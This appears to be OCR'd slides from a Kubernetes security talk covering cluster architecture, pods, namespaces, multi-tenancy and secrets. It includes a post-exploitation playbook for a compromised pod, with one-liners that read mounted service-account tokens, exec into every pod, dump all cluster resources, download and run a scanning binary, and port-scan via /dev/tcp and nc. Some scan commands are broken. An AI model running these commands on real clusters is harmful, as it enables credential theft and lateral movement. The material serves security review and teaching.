
- How many clusters?
- How many namespaces?
- What is the purpose of the cluster?
- What Kubernetes version?
  - Managed/Unmanaged?
  - GKE/AKS/EKS?
  - Rancher
  - OpenShift
- How many people support the deployment?
- What cloud native technology is involved?
- What type of data is being processed?
- Cluster Dump / Analysis
- You likely don’t need a pentest, you need a security review



Source: https://posts.specterops.io/on-structured-data-707b7d9876c6

Kubernetes + Structured Data

- Kubernetes data is structured by design



LOW ORBIT SECURITY


4 Layers of Cloud Native Security

Cloud

Cluster

Container

Code



IE: Cloud

IE: Kubernetes

IE: Docker

IE: Nginx

LOW ORBIT SECURITY

Nodes: Worker & Control

Control Nodes

- The 🧠 of a cluster
- API Server: Brokers communication you and the cluster.
  - The front door. Try a window.
- ETCD: Stores the state of the cluster.
  - Control ETCD, Control the cluster


Worker Nodes

- The ❤️ of the cluster
- Nodes are the compute resource for Pods
- Container breakout lands an attacker on a node.
  - Typically leads to full cluster compromise

LOW ORBIT SECURITY

Pods

- A logical container for your containers
- Pods can contain 1 or more container
- Pods run on nodes
- Treated as ephemeral
- Smallest “unit” of Kubernetes
  - This is your “landing zone” for RCE
- It’s pods all the way down...
  - This has logging implications...
- Pod networks are flat by default
- Campfire rule: Label your pods!



Pod Considerations

- Containers are lightweight
  - Defenders rejoice!
- Distroless and other minimal containers
- Resource limits
- Bring your own tools?
- Living off the land?
- What are your goals?
- Pasteables are essential!

Pod Playbook

1. How did we get here? (do we even need to be here?)
2. Check shell
3. Check tooling
4. Check the environment variables
5. Check the filesystem
    a. Secrets
    b. Linux Mounts
    c. Application details
6. Check the network
7. Check cluster access

```
root@[redacted]:/email_server# cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/usr/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/bin/dash
/usr/bin/dash
root@[redacted]:/email_server# PS1='\[\e[31m\]\u\[\e[96m\]@\[\e[35m\]\H\[\e[0m\]:\[\e[93m\]\w\[\e[0m\]\$ '
root@[redacted]:/email_server# echo "Useful tools:"; missing=""; for i in kubectl hostname perl python pytho
n3 dpkg bash sh yq jq nmap curl wget ping apt apk openssl nc netcat sed vim vi nano base64 tar; do command -v "$i" >/dev/null 2
>&1 && echo "$i" || missing="$missing $i"; done; if [ -n "$missing" ]; then echo  "Missing tools: $(echo "$missing" | sort)"; f
i
Useful tools:
hostname
perl
python
python3
dpkg
bash
sh
apt
openssl
sed
base64
tar
Missing tools:  kubectl yq jq nmap curl wget ping apk nc netcat vim vi nano
```


EX: Run a command in all pods

```
for i in $(k get po | sed '1d' | awk '{print $1}');do kubectl exec -it $i --  sh -c "echo \$HOSTNAME &&
 echo \$PATH | sed s/\:/\\\n/g | xargs ls | sort | uniq | grep -v "/""
;done

adservice-545c44797b-xrxt9

[
add-shell
addgroup
addpart
adduser
agetty
apt
apt-cache
apt-cdrom
apt-config
apt-get
apt-key
apt-mark
```

LOW ORBIT SECURITY

EX: Get all secrets mounted in a pod

```
root@                                :/        /app# mount | grep secrets | awk '{print $3}' | xargs -I {} sh -c 'for file in
{}/*; do echo "Secret $file:\n" ; cat "$file"; echo -ne "\n\n"; done'
Secret /run/secrets/kubernetes.io/serviceaccount/ca.crt:\n
-----BEGIN CERTIFICATE-----
```



```
-----END CERTIFICATE-----


Secret /run/secrets/kubernetes.io/serviceaccount/namespace:\n
[redacted]

Secret /run/secrets/kubernetes.io/serviceaccount/token:\n
```

Quality of Life

- Use Go Templates:
  - `> kubectl get pods -o go-template='{{printf "%d\n" (len .items)}}'`
- Cosplay as real engineer by using filters
  - `> kubectl get all`
  - `> kubectl get all --selector env=prod --selector bu=finance --selector tier=frontend`
- Quickly steal everything for later consumption
  - `> kubectl get all --all-namespaces -o yaml > all-deploy-services.yaml`

```
curl -L https://github.com/LowOrbitSecurity/dnscan/releases/download/latest/dnscan > dnscan && chmod +x dnscan && LOS_IP=$(hostname -i); echo $LOS_IP

./dnscan -subnet $LOS_IP/16

# If you don't have tools
# Takes about 2 minutes to run per IP
SCAN_IP="<ENTER_IP>"; echo "---"; for port in $(seq 1 65535); do timeout 0.01 bash -c "</dev/tcp/$SCAN_IP/$port && echo $port,open || echo $port,closed >
/dev/null" 2>/dev/null || echo Timeout > /dev/null; done



# If in alpine and nc is available
SCAN_IP="<ENTER_IP"; for port in $(seq 1 65535);do nc -vz "$SCAN_IP" "$port"; done
10.244.1.5

# Using openSSL for port scanning: Work in progress
SCAN_IP=""; for port in $(seq 1 65535); do timeout 0.01 openssl s_client -connect $SCAN_IP:$I | grep OK 2>/dev/null || echo Timeout > /dev/null; done
SCAN_IP="<ENTER_IP>"; for port in $(seq 1 openssl s_client -connect 10.244.1.4:80 | grep OK -q


# For bash
echo "Useful tools:"; missing=(); for i in busybox kubectl hostname perl python python3 dpkg bash sh yq jq nmap curl wget ping apt apk openssl nc netcat sed
vim vi nano base64 tar; do command -v "$i" >/dev/null 2>&1 && echo "$i" || missing+=("$i"); done; echo "---";printf "missing %s\n" " ${missing[@]}"

# For SH and bash
echo "Useful tools:"; missing=""; for i in busybox kubectl hostname perl python python3 dpkg bash sh yq jq nmap curl wget ping apt apk openssl nc netcat sed
vim vi nano base64 tar; do command -v "$i" >/dev/null 2>&1 && echo "$i" || missing="$missing $i"; done; if [ -n "$missing" ]; then echo  "Missing tools:
$(echo "$missing" | sort)"; fi


# Get all binaries in path
echo $PATH | sed s/\:/\\n/g | xargs ls

# Dedupe, quick and dirty
echo $PATH | sed s/\:/\\n/g | xargs ls | sort | uniq | grep -v "/"
```

Situational Awareness: Managed or unmanaged?

Managed

- The best option for most deployments
- Much of the control plane is managed by the cloud provider
  - Many attacks are removed from play
- Nodes are scaled automatically
- What are you responsible for in a managed cluster?

Unmanaged

- You need something custom
- You MUST have a dedicated platform/SRE/devops team
- Security is your responsibility
  - Attackers rejoice

Generally...

Maintain your workloads (Build Files, container images, data, RBAC, containers, pods, etc)
Rotate your cluster credentials
Enroll clusters in auto-upgrade or upgrade clusters to supported versions
Monitor the cluster and applications and respond to alerts and incidents
Provide Cloud Provider with environmental details for troubleshooting
Ensure Logging and Monitoring are enabled on clusters

LOW ORBIT SECURITY

Kubernetes Namespaces

"Mechanism for isolating groups of resources within a single cluster"[1]

Not much isolation by default.

Not a security boundry.

Architecture Review

- What is the goal of a namespace?
- What security assumptions are we making?
- Who is deploying code?

Namespace Scope

- No network isolation!
  - Use network policies
- <service-name>.<namespace-name>.svc.cluster.local
- Most resources are namespace scoped.
  - Scope != Security

1. Source: https://kubernetes.io/docs/concepts/overview/working-with-objects/namespaces/

Namespaces Continued

- kube-system namespace hosts the control plane node components (mostly)
- Detection opportunities
  - Cross namespace traffic
  - Should “prod” ever be accessing “test-ns-DONOTDELETE-2”

```
→  hsc2025 kubectl get pods -n kube-system
NAME                               READY   STATUS    RESTARTS          AGE
coredns-668d6bf9bc-542b9           1/1     Running   0                 3d14h
etcd-minikube                      1/1     Running   0                 3d14h
kube-apiserver-minikube            1/1     Running   0                 3d14h
kube-controller-manager-minikube   1/1     Running   0                 3d14h
kube-proxy-cbgsr                   1/1     Running   0                 3d14h
kube-scheduler-minikube            1/1     Running   0                 3d14h
storage-provisioner                1/1     Running   1 (3d14h ago)     3d14h
```

LOW ORBIT SECURITY

Kubernetes Multi-Tenancy

A cluster with multiple “tenants” (clients/customers/teams/etc) sharing resources.

This takes serious consideration and resources to get right.

Must be extensively tested by offsec team

Soft Multi-Tenancy

- Tenants generally trust each other
- Different teams sharing a cluster

Hard Multi-Tenancy

- Tenants should be untrusted and considered hostile
- Incredibly complex architectural problems

LOW ORBIT SECURITY

Kubernetes Secrets

Pods running in clusters need to access sensitive information.

Hard-coding sensitive information into applications is infeasible.

Secrets decouple sensitive material from the application code.

Base64 Encoded

- Base64 encoded
- No encryption
- Plaintext in pods

Centralized

- Stored in the cluster?
- Who should access secrets?

Encryption?

- An afterthought
- Possible but rarely implemented
- Find the decryption key


Misunderstood

